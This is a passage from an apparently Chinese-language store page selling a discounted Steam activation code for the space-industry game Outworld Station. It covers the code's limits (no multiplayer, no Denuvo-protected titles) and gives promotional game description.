  2. 需要第三方平台/账号登录的游戏:例如必须绑定并登录 EA App、Ubisoft Connect 等平台后才能进入游戏的作品。
  3. EA 发行/EA App 强依赖类游戏:多数需要 EA App 登录验证,容易出现验证失败或无法启动。
  4. 育碧(Ubisoft)发行/Ubisoft Connect 强依赖类游戏:多数需要 Ubisoft Connect 登录验证,容易出现验证失败或无法启动。
Windows

Outworld Station游戏Steam激活码

Steam激活码为什么便宜那么多?当然它是有代价的,您激活的游戏无法使用多人功能,只有这个弊端。能接受不能联机你再购买。但值得祝贺的是激活游戏后会把游戏所有的DLC自动添加给你,你不需要单独购买DLC,并且可以使用创意工坊,游戏是永久在你的库里的!

我们不支持D加密的游戏激活

怎么知道你要玩的游戏是不是D加密类型呢?

1. 点击下方的查询按钮就会自动帮您查询
2. 如果没有看到相关的信息说明游戏不是D加密类型
3. 例如Outworld Station游戏是D加密吗 如果看到的"是"就玩不了别购买 没有看到相关信息说明不是D加密

重要提示:建议您在购买之前先点击一下查询是否是D加密的按钮,这样更加稳妥!

游戏详情

欢迎来到TAU星系,空间站指挥官!






建造扩张并利用一切可用资源,打造横跨行星的太空工业集群,其规模之宏大将为星系前所未见。 


在追求极致工业掌控的征程中,您将建造机器人货船人工虫洞,甚至驾驭反物质的强大力量。




小行星原子化、开采矿石、部署云矿机,通过多种方式采集原材料,并将其加工为高级材料、成品物品与精密零件。


